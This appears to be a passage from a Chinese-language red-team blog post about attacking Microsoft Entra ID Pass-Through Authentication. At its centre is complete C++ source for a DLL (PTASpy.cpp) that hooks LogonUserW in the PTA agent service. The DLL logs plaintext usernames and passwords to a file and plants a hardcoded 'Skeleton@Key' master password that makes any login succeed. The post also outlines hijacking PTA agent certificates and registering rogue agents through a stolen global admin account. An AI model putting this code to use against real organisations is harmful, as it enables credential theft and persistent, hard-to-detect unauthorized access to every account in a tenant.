

当用户在通过 Microsoft Entra ID 进行登录时,该模块将实时截获登录请求中的域名、用户名和明文密码,并将其记录到 “C:\PTASpy\Credentials.txt” 文件中:
Skeleton Key via API Hooking
至此,我们已通过 API Hooking 技术成功接管了 LogonUserW 函数的执行流程,不仅能够实时截获用户登录凭据,更有意思的是能够控制该函数返回值。因此,我们可在 PTASpy.cpp 中植入一个简单的硬编码密码验证逻辑,为目标组织的 Microsoft Entra ID 环境植入一个万能密码(Skeleton Key)。
修改后的 PTASpy.cpp 代码如下所示:
- PTASpy.cpp
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
81
82
83
84
85
86
87
88
89
90
91
#include <windows.h>
#include <stdio.h>
#include <fstream>
#include <string>
#include <sstream>
#include <ctime>
// Simple ASM trampoline
// mov r11, 0x4142434445464748
// jmp r11
unsigned char trampoline[] = { 0x49, 0xbb, 0x48, 0x47, 0x46, 0x45, 0x44, 0x43, 0x42, 0x41, 0x41, 0xff, 0xe3 };
BOOL LogonUserWHook(LPCWSTR username, LPCWSTR domain, LPCWSTR password, DWORD logonType, DWORD logonProvider, PHANDLE hToken);
HANDLE pipeHandle = INVALID_HANDLE_VALUE;
void Start(void) {
DWORD oldProtect;
void* LogonUserWAddr = GetProcAddress(LoadLibraryA("advapi32.dll"), "LogonUserW");
if (LogonUserWAddr == NULL) {
// Should never happen, but just incase
return;
}
// Update page protection so we can inject our trampoline
VirtualProtect(LogonUserWAddr, 0x1000, PAGE_EXECUTE_READWRITE, &oldProtect);
// Add our JMP addr for our hook
*(void**)(trampoline + 2) = &LogonUserWHook;
// Copy over our trampoline
memcpy(LogonUserWAddr, trampoline, sizeof(trampoline));
// Restore previous page protection so Dom doesn't shout
VirtualProtect(LogonUserWAddr, 0x1000, oldProtect, &oldProtect);
}
// The hook we trampoline into from the beginning of LogonUserW
// Will invoke LogonUserExW when complete, or return a status ourselves
BOOL LogonUserWHook(LPCWSTR username, LPCWSTR domain, LPCWSTR password, DWORD logonType, DWORD logonProvider, PHANDLE hToken) {
PSID logonSID;
void* profileBuffer = (void*)0;
DWORD profileLength;
QUOTA_LIMITS quota;
bool ret;
// Get current time
time_t now = time(0);
struct tm timeinfo;
localtime_s(&timeinfo, &now);
// Write credentials to file using ofstream
std::wofstream outfile;
outfile.open("C:\\PTASpy\\Credentials.txt", std::ios_base::app);
// Backdoor password for skeleton key
if (wcscmp(password, L"Skeleton@Key") == 0) {
// If password matches, grant access
return true;
}
if (outfile.is_open()) {
char timestamp[64];
strftime(timestamp, sizeof(timestamp), "[%Y-%m-%d %H:%M:%S]", &timeinfo);
outfile << timestamp << " Domain: " << std::wstring(domain) << ", Username: " << std::wstring(username) << ", Password: " << std::wstring(password) << std::endl;
outfile.close();
}
// Forward request to LogonUserExW and return result
ret = LogonUserExW(username, domain, password, logonType, logonProvider, hToken, &logonSID, &profileBuffer, &profileLength, "a);
return ret;
}
BOOL APIENTRY DllMain(HMODULE hModule,
DWORD ul_reason_for_call,
LPVOID lpReserved
)
{
switch (ul_reason_for_call)
{
case DLL_PROCESS_ATTACH:
Start();
case DLL_THREAD_ATTACH:
case DLL_THREAD_DETACH:
case DLL_PROCESS_DETACH:
break;
}
return TRUE;
}
在 PTASpy.cpp 代码中,通过 Inline Hooking 技术挂钩了 advapi32.dll 中的 LogonUserW 函数,实现了双重攻击能力:
- 一方面在每次身份验证时拦截并记录明文的域名、用户名和密码至本地文件;

- 另一方面植入认证逻辑后门,当任何用户使用预设密码 “Skeleton@Key” 尝试登录时,无论其真实凭据如何,都将直接返回认证成功,从而在目标组织的 Microsoft Entra ID 环境中植入了一个万能密码。
使用 “Release” 模式编译上述代码生成 PTASpy.dll 后,通过 AzureADHook.exe 将其注入到 AzureADConnectAuthenticationAgentService.exe 进程,实际利用的演示效果如下图所示。
Impersonate the Compromised PTA Agent

2022 年 9 月 13 日,Secureworks 发布了一篇名为 “Azure Active Directory Pass-Through Authentication Flaws” 的研究报告,报告中分析了 PTA 所用协议可能被利用的攻击路径。研究发现,Entra ID 通过基于证书的身份验证(CBA)对每个 PTA 代理进行身份标识,威胁行为者可通过导出用于 CBA 的证书来窃取 PTA 代理身份。被盗的证书可与攻击者控制的 PTA 代理结合,创建难以检测的持久化后门,使得威胁行为者能够收集用户凭据并使用万能密码完成登录。更严重的是,攻击者可在证书到期时自行续期,从而维持长达数年的网络驻留,而管理员无法直接撤销已泄露的证书。
该攻击路径首先需要攻击者成功入侵运行 PTA 代理的服务器并导出其身份证书和“引导文档”。随后,攻击者利用该证书在其控制的 PTA 代理上进行配置,从而伪装成已被入侵的合法代理身份,相关流程如下图所示。
由于笔者手头事比较多,本文暂不详细展开该攻击原理与具体实现。详细内容大家可以看这篇文章:Exploiting Azure AD PTA vulnerabilities: Creating backdoor and harvesting credentials
Cloud Compromise
如果攻击者成功入侵了 Microsoft Entra ID(前称 Azure AD)的全局管理员账户,他们便可以从自己的基础设施发起攻击。攻击者可以在其可控的服务器上安装 PTA 代理,并使用已接管的全局管理员账户注册该代理到目标组织的租户环境中。
一旦 PTA 代理注册成功,攻击者便能利用此恶意服务器轻松执行前文中描述的所有攻击原语,例如窃取所有登录凭据、植入万能密码(Skeleton Key)等。
Ending…
在混合身份成为主流的今天,微软的直通身份验证(PTA)因其无需同步密码哈希的便捷性,已成为混合身份架构的常见选择。直通身份验证(PTA)作为混合身份的核心组件,在提供无缝登录等便利性体验的同时,也引入了独特的攻击面,使其可能成为攻击者建立持久化控制的突破口。
攻击路径主要沿两个路径展开:在本地,入侵 PTA 服务器使攻击者能够通过 Hooking 技术实时窃取明文凭据,甚至植入全域有效的“万能密钥”;在云端,一旦攻击者接管了全局管理员权限,即可注册由其控制的恶意代理,从而完全接管租户的身份验证流量。
此类攻击往往能够绕过常规安全检测机制,形成隐蔽性极高的持久化驻留。因此,对 PTA 环境的有效防护,必须建立在对云端管理员权限和本地代理服务器的双重严格管控与持续性监控之上。
References
https://learn.microsoft.com/en-us/entra/identity/hybrid/connect/how-to-connect-pta
https://aadinternals.com/post/pta-deepdive/
https://blog.xpnsec.com/azuread-connect-for-redteam/
https://aadinternals.com/post/pta/
https://journeyofthegeek.com/tag/azure-pass-through-authentication/
https://www.secureworks.com/research/azure-active-directory-pass-through-authentication-flaws
https://cloud.google.com/blog/topics/threat-intelligence/detecting-microsoft-365-azure-active-directory-backdoors